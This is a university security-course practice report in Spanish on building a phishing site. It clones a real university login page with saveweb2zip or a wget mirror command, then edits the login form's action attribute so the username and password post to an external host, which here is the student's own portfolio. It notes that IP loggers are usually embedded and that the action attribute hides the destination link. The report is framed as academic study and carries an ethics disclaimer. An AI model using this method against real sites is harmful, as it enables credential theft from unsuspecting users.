

Universidad Autónoma De Chiapas.

Práctica - Sitio Malicioso.

Seguridad en Computo.

Estudiante: José Gilberto Guzmán Gutiérrez.

LIDTS. 7ºM.

A200119.

Catedrático: Lic. Mariana Paola Soria González.

Tuxtla Gutiérrez Chiapas.

11 de septiembre del 2023.




Práctica - Sitio Malicioso

José Gilberto Guzmán Gutiérrez.

Para la realización de esta práctica, utilizaremos como ejemplo la plataforma educativa llamada Educa-T, perteneciente a la Universidad Autónoma de Chiapas.

<https://www.educa-t.unach.mx/login/index.php>



Cabe resaltar que esto se está realizando con fines meramente académicos y nunca se recomienda ni se incentiva a realizar estas acciones por razones éticas y legales. Comprendiendo lo anterior, iniciemos con la práctica.

1. Clonación de una página web.

Para ello tenemos puedes utilizar alguna de estas opciones disponibles:


A) **saveweb2zip**: Es una página web la cual genera apartir del enlace que le proporcionen, su código de cliente fuente (Frontend), es decir su HTML, CSS, JavaScript, imágenes y fondos.

<https://saveweb2zip.com/es>




B) **wget**: Esta herramienta permite descargar todo el contenido de una página web, es decir, que además del frontend, nos permite descargar el backend, osea la parte lógica de aplicación.

```
wget --mirror --convert-links --wait=2 https://www.educa-t.unach.mx/login/index.php
```




Nota: Esta herramienta también está disponible para Windows
<https://gnuwin32.sourceforge.net/packages/wget.htm>




2. Modificación del contenido de la página web.

Ahora, nos dirigiremos a nuestra página web clonada, en mi caso por fines de confidencialidad hacia la institución educativa, filtre y elimine todo los códigos disponibles por parte del servidor, por lo cual estaremos trabajando únicamente sobre el código del cliente, osea código es cual está a disposición del usuario desde un inicio.



Luego analizaremos detenidamente su código, para después modificarlo.




```
107 <div class="row justify-content-center">
108 <div class="col-xl-6 col-sm-8">
109 <div class="card">
110 <div class="card-block">
111 <h1 class="h2 card-header text-center">
112 <span class="sr-only">educat.unach.mx: Iniciar sesión (ingresar)</span>
113 
115 <div class="card-body">
116
117
118 <div class="row justify-content-md-center">
119 <div class="col-md-5">
120
121 <!-- Modificamos el parametro action para poder redirigir al usuario a otra página -->
122 <form class="mt-3" action="https://gilberto-guzman.github.io/"
123 method="post" id="login">
124 <input id="anchor" type="hidden" name="anchor" value>
125 <script>document.getElementById("anchor").value = location.hash;</script>
126 <input type="hidden" name="logintoken"
127 value="iqIFNvvxkyaLxm8RMiXm1Urp1CUG4iM">
128 <div class="form-group">
129 <label for="username" class="sr-only">
130 Nombre de usuario
131 </label>
132 <input type="text" name="username" id="username"
133 class="form-control" value
134 placeholder="Nombre de usuario"
135 autocomplete="username">
136 </div>
137 <div class="form-group">
138 <label for="password" class="sr-only">Contraseña</label>
139 <input type="password" name="password" id="password"
140 value class="form-control" placeholder="Contraseña"
141 autocomplete="current-password">
142 </div>
143 </div>
144 </div>
145 </div>
146 </div>
```

En este caso, cuando el usuario de clic en el botón "Iniciar Sesión (Ingresar)", este sera redirigido a una página web externa.


Usualmente se incrustan IP Loggers como Grabify para la recolección de datos personales de los usuarios, sin embargo para evitar exponer la privacidad del usuario en cuestión, reemplazamos el enlace malicioso y lo cambiaremos por este otro enlace:

<https://gilberto-guzman.github.io/>




Este es mi portafolio, por si gustan checar mis trabajos.

Cabe resaltar que se utilizó el parámetro action, ya que este no muestra en la esquina inferior izquierda el enlace al cual el usuario será redirigido.

